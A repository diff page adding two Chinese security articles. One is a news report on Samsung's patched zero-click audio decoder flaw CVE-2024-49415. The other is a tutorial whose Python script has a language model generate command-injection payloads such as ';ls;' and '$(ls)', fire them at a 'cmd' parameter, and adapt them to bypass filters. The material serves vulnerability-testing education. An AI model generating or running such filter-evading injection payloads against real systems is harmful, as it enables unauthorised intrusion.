
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**|**
|
||||
来源:
|
||||
天融信
|
||||
|
||||
@@ -0,0 +1,77 @@
|
||||
# Google Project Zero 研究人员发现针对三星设备的零点击漏洞
|
||||
会杀毒的单反狗 军哥网络安全读报 2025-01-11 01:03
|
||||
|
||||
**导****读**
|
||||
|
||||
|
||||
|
||||
网络安全研究人员详细介绍了目前已修补的安全漏洞,该漏洞影响三星智能手机上的Monkey Audio (APE) 解码器,可能导致代码执行。
|
||||
|
||||
|
||||
|
||||
该漏洞编号为CVE-2024-49415,CVSS 评分:8.1,影响运行 Android 12、13 和 14 版本的三星设备。
|
||||
|
||||
|
||||
三星在 2024 年 12 月作为其每月安全更新的一部分发布的针对该漏洞的公告中表示: “SMR Dec-2024 Release 1 之前的 libsaped.so 中的越界写入允许远程攻击者执行任意代码。”“该补丁添加了正确的输入验证。”
|
||||
|
||||
|
||||
发现并报告该缺陷的 Google Project Zero 研究员 Natalie Silvanovich 将其描述为无需用户交互即可触发(即零点击)并且在特定条件下是一个“有趣的新攻击面”。
|
||||
|
||||
|
||||
三星 S24 上的 Monkey's Audio (APE) 解码器中存在越界写入。libsaped.so 中的 saped_rec 函数写入由 C2 媒体服务分配的 dmabuf,该 dmabuf 的大小似乎始终为 0x120000。虽然 libsapedextractor 提取的最大块/帧值也限制为 0x120000,但如果输入的每个样本的字节数为 24,saped_rec 最多可以写入 3 * 块/帧字节。
|
||||
|
||||
|
||||
“这意味着块/帧大小较大的 APE 文件可能会严重溢出此缓冲区。” Silvanovich 写道。“请注意,如果 Google Messages 配置为 RCS(此设备上的默认配置),那么这是三星 S24 上的一个完全远程(0 次点击)错误,因为转录服务会在用户与消息交互以进行转录之前解码传入的音频。”
|
||||
|
||||
|
||||
攻击者可以通过 Google Messages 向启用了 RCS 的设备发送特制的音频消息来利用此漏洞,从而导致设备的媒体编解码器进程(“samsung.software.media.c2”)崩溃。
|
||||
|
||||
|
||||
研究人员指出,该漏洞会导致 DMA 缓冲区溢出,但其可利用性尚不清楚,因为非 DMA 数据似乎分配在相邻的缓冲区中。
|
||||
|
||||
|
||||
三星 2024 年 12 月的补丁还解决了 SmartSwitch 中的另一个高严重漏洞 ( CVE-2024-49413,CVSS 评分:7.1),该漏洞可能允许本地攻击者利用不正确的加密签名验证来安装恶意应用程序。
|
||||
|
||||
|
||||
2024 年 10 月,谷歌威胁分析小组 (TAG)警告称,三星
|
||||
0day
|
||||
漏洞 CVE-2024-44068
|
||||
|
||||
(CVSS 评分为 8.1),已被野外利用。
|
||||
|
||||
|
||||
该漏洞是一个释放后使用问题,攻击者可以利用该漏洞在易受攻击的 Android 设备上提升权限。
|
||||
|
||||
|
||||
该漏洞存在于三星移动处理器中,据专家称,该漏洞与其他漏洞相结合,可在易受攻击的设备上实现任意代码执行。
|
||||
|
||||
|
||||
三星于 2024 年 10 月发布安全更新解决了该漏洞。
|
||||
|
||||
|
||||
谷歌Project Zero漏洞披露:
|
||||
|
||||
https://project-zero.issues.chromium.org/issues/368695689
|
||||
|
||||
|
||||
三星官方安全公告
|
||||
:
|
||||
|
||||
https://security.samsungmobile.com/securityUpdate.smsb
|
||||
|
||||
|
||||
新闻链接:
|
||||
|
||||
https://thehackernews.com/2025/01/google-project-zero-researcher-uncovers.html
|
||||
|
||||
https://securityaffairs.com/172909/hacking/samsung-zero-click-flaw.html
|
||||
|
||||
|
||||
|
||||
扫码关注
|
||||
|
||||
军哥网络安全读报
|
||||
|
||||
**讲述普通人能听懂的安全故事**
|
||||
|
||||
|
||||
@@ -0,0 +1,249 @@
|
||||
# 基于大模型(LLM)的黑盒RCE漏洞挖掘
|
||||
原创 比心皮卡丘 暴暴的皮卡丘 2025-01-11 09:00
|
||||
|
||||
简介
|
||||
|
||||
远程代码执行(Remote Code Execution,RCE)漏洞是最危险的网络安全漏洞之一,攻击者可以通过此类漏洞远程执行任意代码,进而控制目标系统。由于RCE漏洞的危害性极大,因此发现和修复这些漏洞是网络安全领域的重要任务。传统的漏洞挖掘方法依赖于手动渗透测试和静态分析,效率较低且依赖于安全专家的经验。近年来,大语言模型(LLM)技术,尤其是如OpenAI Codex等模型的出现,为自动化漏洞挖掘提供了新的思路和方法。
|
||||
|
||||
|
||||
|
||||
### 黑盒漏洞挖掘
|
||||
|
||||
黑盒测试(Black-box Testing)是一种不依赖于目标系统内部实现的测试方法,测试人员仅通过外部接口与系统交互,模拟攻击者的行为来发现潜在漏洞。黑盒漏洞挖掘通常依赖于输入数据生成(如恶意HTTP请求、文件上传等),并通过系统的响应来判断是否存在漏洞。
|
||||
|
||||
在RCE漏洞的黑盒挖掘中,攻击者通过提交恶意输入数据(如构造恶意文件上传、注入恶意命令等)来测试系统是否能被远程控制。由于黑盒测试不依赖系统的源代码,因此它能够模拟真实攻击者的攻击方式,评估系统的安全性。
|
||||
|
||||
## 大模型(LLM)在黑盒RCE漏洞挖掘应用
|
||||
|
||||
在黑盒漏洞挖掘中,LLM可以自动化生成恶意请求,模拟攻击者行为,检验系统是否能够正确处理这些输入。LLM不仅可以生成常见的攻击payload(如SQL注入、XSS、RCE等),还能够根据目标系统的特征动态调整攻击策略。
|
||||
### 技术实现
|
||||
- **使用LLM生成恶意payload**
|
||||
:LLM根据目标应用的接口或功能生成攻击payload。例如,在Web应用中,LLM可以生成恶意的HTTP请求,包含命令注入、文件上传、路径遍历等攻击。
|
||||
|
||||
- **自动化测试**
|
||||
:LLM与目标系统进行交互,自动化提交请求,分析系统的响应。如果系统的响应表明存在异常行为(如执行了注入的命令),则判定为存在漏洞。
|
||||
|
||||
- **智能化反馈**
|
||||
:LLM能够根据系统响应分析攻击效果,进一步调整生成的payload,优化漏洞检测的准确性。
|
||||
|
||||
|
||||
### 代码实现
|
||||
|
||||
假设目标系统提供一个cmd
|
||||
参数,攻击者可以通过该参数执行任意系统命令。我们将通过LLM生成一个命令注入payload,并尝试触发RCE漏洞。
|
||||
|
||||
|
||||
```
|
||||
import openai
|
||||
import requests
|
||||
# 设置OpenAI API密钥
|
||||
openai.api_key = "your-api-key"
|
||||
# 目标URL
|
||||
target_url = "http://example.com/api/execute_command"
|
||||
# 目标API接口描述
|
||||
api_description = """
|
||||
这是一个API接口,允许用户通过'cmd'参数执行系统命令。用户输入的命令没有进行任何过滤。请分析此接口是否存在RCE漏洞,并生成攻击payload。
|
||||
"""
|
||||
# 使用LLM生成攻击payload
|
||||
def generate_payload(api_description):
|
||||
prompt = f"""
|
||||
根据以下API接口描述,生成恶意输入或者攻击payload:
|
||||
{api_description}
|
||||
攻击目标是远程命令执行(RCE),请生成一个可以执行'ls'命令并返回结果的payload。
|
||||
"""
|
||||
|
||||
response = openai.Completion.create(
|
||||
model="code-davinci-002", # 使用Codex模型进行生成
|
||||
prompt=prompt,
|
||||
max_tokens=150,
|
||||
temperature=0.7
|
||||
)
|
||||
payload = response.choices[0].text.strip()
|
||||
return payload
|
||||
# 发起攻击并测试RCE漏洞
|
||||
def test_rce_vulnerability(target_url, api_description):
|
||||
payload = generate_payload(api_description)
|
||||
params = {"cmd": payload}
|
||||
try:
|
||||
response = requests.get(target_url, params=params)
|
||||
if response.status_code == 200:
|
||||
print(f"请求成功,正在分析响应:{response.text}")
|
||||
# 使用LLM分析响应
|
||||
analyze_response_for_rce(response.text)
|
||||
else:
|
||||
print("未发现RCE漏洞")
|
||||
except requests.exceptions.RequestException as e:
|
||||
print(f"请求失败:{e}")
|
||||
# 使用LLM分析响应并判断是否存在RCE
|
||||
def analyze_response_for_rce(response_text):
|
||||
prompt = f"""
|
||||
下面是目标系统的响应内容,请分析是否存在RCE漏洞:
|
||||
{response_text}
|
||||
如果存在RCE漏洞,请说明漏洞原因,并提供修复建议。
|
||||
"""
|
||||
|
||||
response = openai.Completion.create(
|
||||
model="code-davinci-002", # 使用Codex模型进行分析
|
||||
prompt=prompt,
|
||||
max_tokens=200,
|
||||
temperature=0.5
|
||||
)
|
||||
analysis_result = response.choices[0].text.strip()
|
||||
print("LLM分析结果:")
|
||||
print(analysis_result)
|
||||
# 运行测试
|
||||
test_rce_vulnerability(target_url, api_description)
|
||||
```
|
||||
|
||||
|
||||
#### 代码阐述
|
||||
1. **generate_payload()**
|
||||
:通过LLM根据接口描述生成恶意的cmd
|
||||
参数值(例如,执行ls
|
||||
命令)。LLM会根据目标接口的特点(如命令执行接口)生成特定的攻击payload。
|
||||
|
||||
1. **test_rce_vulnerability()**
|
||||
:通过HTTP GET请求发送包含恶意payload的cmd
|
||||
参数,并获取目标系统的响应。
|
||||
|
||||
1. **analyze_response_for_rce()**
|
||||
:使用LLM对系统的响应内容进行分析,判断是否存在远程代码执行(RCE)漏洞。如果响应中包含命令输出或异常信息(如ls
|
||||
命令的输出),则说明可能存在RCE漏洞。
|
||||
|
||||
###
|
||||
### 实战示例
|
||||
|
||||
假设我们给定一个目标系统,其中cmd
|
||||
参数未进行验证。目标系统在接受到如下请求时会执行传入的命令:
|
||||
|
||||
```
|
||||
GET http://example.com/api/execute_command?cmd=ls
|
||||
```
|
||||
|
||||
如果系统返回类似ls
|
||||
命令的目录列表,则表明目标系统存在RCE漏洞。LLM将通过分析返回的文本(如返回的目录列表或错误信息)来得出是否存在漏洞的结论。
|
||||
|
||||
例如,假设响应是:
|
||||
|
||||
```
|
||||
bin boot etc home lib lib64 opt root sbin usr
|
||||
```
|
||||
|
||||
LLM的分析结果可能是:
|
||||
|
||||
```
|
||||
LLM分析结果:
|
||||
该响应表明命令'ls'被成功执行,系统可能存在远程命令执行(RCE)漏洞。攻击者可以利用此漏洞执行任意命令,造成严重安全风险。建议修复方法:对'cmd'参数进行严格的输入验证,防止用户输入恶意命令。
|
||||
```
|
||||
|
||||
### 自适应攻击和反馈机制
|
||||
|
||||
LLM不仅能够生成初步的攻击payload,还能够根据系统的反馈(如响应内容、错误信息等)调整攻击策略。例如,如果初次攻击没有成功,LLM可以调整payload,尝试其他命令或输入,直到触发漏洞或找到更有效的攻击方式。
|
||||
#### 示例:自适应攻击
|
||||
|
||||
假设目标系统返回错误信息而不是预期的命令输出
|
||||
|
||||
```
|
||||
Error: command not found
|
||||
```
|
||||
|
||||
LLM可以分析错误信息并提出调整策略,生成更有针对性的payload,避免简单的命令注入攻击。
|
||||
|
||||
```
|
||||
def adjust_payload_based_on_feedback(response_text):
|
||||
prompt = f"""
|
||||
目标系统返回以下错误信息:{response_text}
|
||||
请分析此错误并生成新的攻击payload,以尝试绕过错误并触发RCE漏洞。
|
||||
"""
|
||||
|
||||
response = openai.Completion.create(
|
||||
model="code-davinci-002", # 使用Codex模型进行分析
|
||||
prompt=prompt,
|
||||
max_tokens=150,
|
||||
temperature=0.7
|
||||
)
|
||||
adjusted_payload = response.choices[0].text.strip()
|
||||
print("LLM调整后的攻击payload:", adjusted_payload)
|
||||
return adjusted_payload
|
||||
```
|
||||
|
||||
|
||||
|
||||
#### 改进点与完善逻辑
|
||||
##### 1. 自适应攻击
|
||||
- 初始攻击策略是通过generate_payload
|
||||
函数生成简单的攻击payload,如cmd=ls
|
||||
。
|
||||
|
||||
- 如果攻击失败或系统未返回预期结果,脚本会调用adjust_payload_based_on_feedback
|
||||
,让LLM根据反馈调整攻击策略。 例如:
|
||||
|
||||
- 初始命令未被解析:调整为cmd=$(ls)
|
||||
或cmd=;ls;
|
||||
。
|
||||
|
||||
- 如果需要绕过简单的输入过滤:调整为混淆payload或加入URL编码。
|
||||
|
||||
##### 2. LLM响应分析
|
||||
- 通过analyze_response_for_rce
|
||||
函数,LLM会从目标系统的HTTP响应中提取关键信息,例如:
|
||||
|
||||
- 是否包含命令的输出(如文件列表、路径信息等)。
|
||||
|
||||
- 是否返回错误提示,表明命令未被正确解析。
|
||||
|
||||
- 如果LLM判断系统可能存在漏洞,则返回成功的结论。
|
||||
|
||||
##### 3. 迭代优化
|
||||
- 脚本设计了最大尝试次数(如5次),每次都会基于前次响应调整攻击策略,避免单一的攻击模式。
|
||||
|
||||
- 通过自适应机制,能够模拟攻击者的多次尝试行为,提高漏洞检测的成功率。
|
||||
|
||||
|
||||
##### 4. 执行流程
|
||||
1. 调用LLM生成初始payload。
|
||||
|
||||
1. 通过HTTP请求向目标系统发送payload。
|
||||
|
||||
1. 分析响应:
|
||||
|
||||
1. 如果检测到漏洞,则终止并输出结果。
|
||||
|
||||
1. 如果未检测到漏洞,则基于响应调整payload。
|
||||
|
||||
1. 重复上述步骤,直到发现漏洞或尝试次数用尽。
|
||||
|
||||
#### 运行结果示例
|
||||
|
||||
**成功触发漏洞:**
|
||||
|
||||
```
|
||||
[尝试第 1 次] 使用payload: ls
|
||||
响应状态码: 200
|
||||
响应内容: bin boot etc home lib lib64
|
||||
LLM分析结果:
|
||||
该响应表明命令'ls'被成功执行,系统存在远程命令执行(RCE)漏洞。
|
||||
建议修复方法:对'cmd'参数进行严格输入验证,或使用白名单限制可执行的命令。
|
||||
检测到RCE漏洞!
|
||||
```
|
||||
|
||||
**失败后调整策略:**
|
||||
|
||||
```
|
||||
[尝试第 1 次] 使用payload: ls
|
||||
响应状态码: 200
|
||||
响应内容: Error: command not found
|
||||
未检测到漏洞,尝试调整攻击策略...
|
||||
调整后的payload: ;ls;
|
||||
[尝试第 2 次] 使用payload: ;ls;
|
||||
响应状态码: 200
|
||||
响应内容: bin boot etc home
|
||||
LLM分析结果:
|
||||
该响应表明命令'ls'被成功执行,系统存在远程命令执行(RCE)漏洞。
|
||||
检测到RCE漏洞!
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user